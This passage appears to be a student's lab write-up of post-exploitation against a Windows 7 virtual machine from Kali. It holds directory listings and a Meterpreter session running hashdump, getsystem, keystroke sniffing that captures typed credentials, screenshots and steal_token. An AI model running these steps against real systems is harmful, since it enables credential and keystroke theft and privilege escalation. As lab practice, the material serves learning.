               2 Dir(s)  25,698,369,536 bytes free

C:\Users\virtual7\Desktop>cd ..
```

Screen shot was taken ,system configuration was seen , traversed trough directories listed all files directory had




```
C:\Users\virtual7\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A863-2C95

 Directory of C:\Users\virtual7\Desktop

01/17/2022  02:17 AM    <DIR>          .
01/17/2022  02:17 AM    <DIR>          ..
10/30/2020  12:15 PM         1,317,080 ChromeSetup.exe
01/04/2022  08:07 PM               925 Nmap - Zenmap GUI.lnk
01/17/2022  02:16 AM            73,802 solve.exe
01/04/2022  07:54 PM             1,574 VBOXSVR - Shortcut.lnk
01/02/2022  07:58 PM         7,186,992 vcredist_x64.exe
01/02/2022  07:52 PM        25,267,128 VC_redist.x64.exe
01/02/2022  05:03 PM       625,280,848 wampserver3.2.6_x64.exe
05/05/2021  06:47 PM         3,333,552 winrar-x64-601.exe
               8 File(s)    662,461,901 bytes
               2 Dir(s)  25,698,369,536 bytes free

C:\Users\virtual7\Desktop>cd ..
cd ..

C:\Users\virtual7>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A863-2C95

 Directory of C:\Users\virtual7

11/10/2018  04:09 AM    <DIR>          .
11/10/2018  04:09 AM    <DIR>          ..
11/10/2018  04:09 AM    <DIR>          Contacts
01/17/2022  02:17 AM    <DIR>          Desktop
11/10/2018  04:09 AM    <DIR>          Documents
01/17/2022  02:17 AM    <DIR>          Downloads
11/10/2018  04:10 AM    <DIR>          Favorites
11/10/2018  04:09 AM    <DIR>          Links
11/10/2018  04:09 AM    <DIR>          Music
11/10/2018  04:09 AM    <DIR>          Pictures
12/09/2021  07:24 PM    <DIR>          Saved Games
12/09/2021  07:24 PM    <DIR>          Searches
11/10/2018  04:09 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  25,698,369,536 bytes free
```


Traveling through directories files and desktop




```
C:\Users\virtual7>cd Contacts
cd Contacts

C:\Users\virtual7\Contacts>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A863-2C95

 Directory of C:\Users\virtual7\Contacts

11/10/2018  04:09 AM    <DIR>          .
11/10/2018  04:09 AM    <DIR>          ..
01/13/2022  09:10 PM            68,377 virtual7.contact
               1 File(s)         68,377 bytes
               2 Dir(s)  25,698,369,536 bytes free

C:\Users\virtual7\Contacts>download virtual7.contact
download virtual7.contact
'download' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\virtual7\Contacts>cd ..
cd ..

C:\Users\virtual7>c:
c:

C:\Users\virtual7>cd c:
cd c:
C:\Users\virtual7

C:\Users\virtual7>cd ..
cd ..

C:\Users>cd ..
cd ..

C:\>cd programs
cd programs
The system cannot find the path specified.

C:\>cd Users
cd Users

C:\Users>cd virtual7
cd virtual7

C:\Users\virtual7>dir
dir
 Volume in drive C has no label.
```




```
C:\Users>cd virtual7
cd virtual7

C:\Users\virtual7>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A863-2C95

 Directory of C:\Users\virtual7

11/10/2018  04:09 AM    <DIR>          .
11/10/2018  04:09 AM    <DIR>          ..
11/10/2018  04:09 AM    <DIR>          Contacts
01/17/2022  02:17 AM    <DIR>          Desktop
11/10/2018  04:09 AM    <DIR>          Documents
01/17/2022  02:17 AM    <DIR>          Downloads
11/10/2018  04:10 AM    <DIR>          Favorites
11/10/2018  04:09 AM    <DIR>          Links
11/10/2018  04:09 AM    <DIR>          Music
11/10/2018  04:09 AM    <DIR>          Pictures
12/09/2021  07:24 PM    <DIR>          Saved Games
12/09/2021  07:24 PM    <DIR>          Searches
11/10/2018  04:09 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  25,698,398,208 bytes free

C:\Users\virtual7>cd contacts
cd contacts

C:\Users\virtual7\Contacts>screenshot
screenshot
'screenshot' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\virtual7\Contacts>screenshot
screenshot
'screenshot' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\virtual7\Contacts>cd ID
cd ID
The system cannot find the path specified.

C:\Users\virtual7\Contacts>cd ..
cd ..

C:\Users\virtual7>cd doucuments
cd doucuments
The system cannot find the path specified.

C:\Users\virtual7>cd Documents
```



```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A863-2C95

 Directory of C:\

06/11/2009  03:12 AM                24 autoexec.bat
06/11/2009  03:12 AM                10 config.sys
07/14/2009  08:07 AM    <DIR>          PerfLogs
01/13/2022  09:12 PM    <DIR>          Program Files
11/10/2018  04:07 AM    <DIR>          Users
01/13/2022  09:17 PM    <DIR>          Windows
               2 File(s)             34 bytes
               4 Dir(s)  25,698,398,208 bytes free
```




```
C:\>cd Windows
cd Windows

C:\Windows>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A863-2C95

 Directory of C:\Windows

01/13/2022  09:17 PM    <DIR>          .
01/13/2022  09:17 PM    <DIR>          ..
07/14/2009  10:22 AM    <DIR>          addins
07/14/2009  08:07 AM    <DIR>          AppCompat
07/14/2009  10:26 AM    <DIR>          AppPatch
07/14/2009  06:44 AM            65,024 bfsvc.exe
07/14/2009  10:22 AM    <DIR>          Boot
07/14/2009  10:22 AM    <DIR>          Branding
11/01/2018  03:48 PM    <DIR>          CSC
07/14/2009  10:22 AM    <DIR>          Cursors
11/01/2018  05:32 PM    <DIR>          debug
07/14/2009  10:22 AM    <DIR>          diagnostics
07/14/2009  10:26 AM    <DIR>          DigitalLocker
07/14/2009  10:22 AM    <DIR>          Downloaded Program Files
11/01/2018  03:48 PM             1,774 DtcInstall.log
07/14/2009  01:20 PM    <DIR>          ehome
07/14/2009  10:26 AM    <DIR>          en-US
07/14/2009  06:44 AM         2,613,248 explorer.exe
07/14/2009  06:44 AM            13,824 fveupdate.exe
07/14/2009  01:24 PM    <DIR>          Globalization
07/14/2009  10:26 AM    <DIR>          Help
07/14/2009  06:44 AM           497,152 HelpPane.exe
07/14/2009  06:44 AM            15,360 hh.exe
07/14/2009  10:26 AM    <DIR>          IME
01/17/2022  01:10 AM    <DIR>          inf
07/14/2009  10:22 AM    <DIR>          L2Schemas
07/14/2009  07:33 AM    <DIR>          LiveKernelReports
01/04/2022  08:06 PM    <DIR>          Logs
07/14/2009  04:28 AM            43,131 mib.bin
01/04/2022  08:57 PM    <DIR>          Microsoft.NET
07/14/2009  07:34 AM    <DIR>          ModemLogs
06/11/2009  02:49 AM             1,405 msdfmap.ini
07/14/2009  06:44 AM           179,712 notepad.exe
07/14/2009  10:22 AM    <DIR>          Offline Web Pages
11/01/2018  03:54 PM    <DIR>          Panther
07/14/2009  10:22 AM    <DIR>          Performance
07/14/2009  08:07 AM    <DIR>          PLA
07/14/2009  01:19 PM    <DIR>          PolicyDefinitions
01/16/2022  11:44 PM    <DIR>          Prefetch
07/14/2009  06:44 AM           398,336 regedit.exe
07/14/2009  08:07 AM    <DIR>          Registration
```




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bot_test:1001:aad3b435b51404eeaad3b435b51404ee:58029a993e8bd39d7b8d04cf67446780:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
virtual7:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > keyscan_dump
Dumping captured keystrokes...
[-] stdapi_ui_get_keys_utf8: Operation failed: Incorrect function.
meterpreter > key_start
[-] Unknown command: key_start
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
[-] stdapi_ui_get_keys_utf8: Operation failed: Incorrect function.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
abcdefg<Right Shift>:hello i have been hacked hello<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Sh
ift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift>!

meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^
H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><Shift>User<Shift>Name<Right Shift>:<Shift>Annonymous<CR>
<Shift>Password<Shift>:nopwd<CR>
address<Shift>:place of nowhere<CR>
name<Shift>:i have been hacked

meterpreter > screenshot
Screenshot saved to: /root/Znifqtcj.jpeg
meterpreter > screenshot
Screenshot saved to: /root/qhhxVONA.jpeg
meterpreter > steal_token
```


- **Got administrative information interms of hash**
- **Got keyStrokes by scanning**




```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Default
    1        WinSta0  Disconnect
    1        WinSta0  Winlogon
```




```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Default
    1        WinSta0  Disconnect
    1        WinSta0  Winlogon
```



KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
gbVCWILF.jpeg - Image ...
Thunar
02:06 AM
41%
gbVCWILF.jpeg - Image Viewer [3/5]
File Edit View Go Help
Recycle Bin
vcredist_x64
Nmap - Zenmap GUI
wampserver...
solve
